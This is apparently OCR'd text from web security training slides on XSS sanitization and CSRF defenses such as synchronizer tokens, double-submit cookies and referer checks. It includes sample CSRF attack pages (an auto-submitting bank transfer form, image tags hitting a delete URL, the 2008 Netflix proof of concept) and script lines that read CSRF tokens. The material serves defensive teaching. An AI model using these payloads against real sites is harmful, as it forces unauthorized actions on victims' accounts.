
Web Page is vulnerable to XSS because of untrusted HTML

The Solution

```
PolicyFactory policy = new HtmlPolicyBuilder()
   .allowElements("p")
   .allowElements(
       new ElementPolicy() {
         public String apply(String elementName, List<String> attrs) {
           attrs.add("class");
           attrs.add("header-" + elementName);
           return "div";
         }
       }, "h1", "h2", "h3", "h4", "h5", "h6"))
   .build();
String safeHTML = policy.sanitize(untrustedHTML);
```


[4]

Cross Site Request Forgery Defense




```
<img src="https://google.com/logo.png">
<img src="https://google.com/deleteMail/7/confirm=true">

<form method="POST" action="https://mybank.com/transfer">
  <input type="hidden" name="account" value="23532632"/>
  <input type="hidden" name="amount" value="1000"/>
</form>
<script>document.forms[0].submit()</script>
```


Anatomy of an Attack



There are Four Design Patterns Which are Used




Synchronizer Token Pattern



Double Submit Cookies

Challenge Response



```
GET / HTTP/1.1
Host: www.owasp.org
Referer: https://www.google.com/
Connection: keep-alive
```

Check Referrer Header


Primary Defense is the Synchronizer Token Pattern

The most common defense

Make at least one parameter unpredictable

Upon submission, check to ensure the submitted value matches the generated value

```
<input type="hidden" name="FromEmail" value="president@whitehouse.gov" />
<input type="hidden" name="Subject" value="Do something wild" />
<input type="hidden" name="GUID" value="0f41d8e54aa80b3193c28ed920" />
```



Second Defensive Option is Double Submit Cookies


This option used less often, but useful for things like REST

Generate a random value, store it in two places:

1 – a cookie

2 – a hidden form field

Upon submission, check to see if they match



A single XSS flaw makes all of these CSRF defenses useless


There are numerous ways for a script to access the CSRF token value

```
document.cookie
document.getElementByID('csrftoken')
document.forms[0].elements[0]
```

Real World CSRF – Netflix (2008)

```
<html>
<head>
<script language="JavaScript" type="text/javascript">
function load_image2()
{
var img2 = new Image();
img2.src="http://www.netflix.com/MoveToTop?movieid=70110672
&fromq=true";
}
</script>
</head>
<body>
<img
src="http://www.netflix.com/JSON/AddToQueue?movieid=7011067
2" width="1" height="1" border="0">
<script>setTimeout( 'load_image2()', 2000 );</script>
</body>
</html>
```

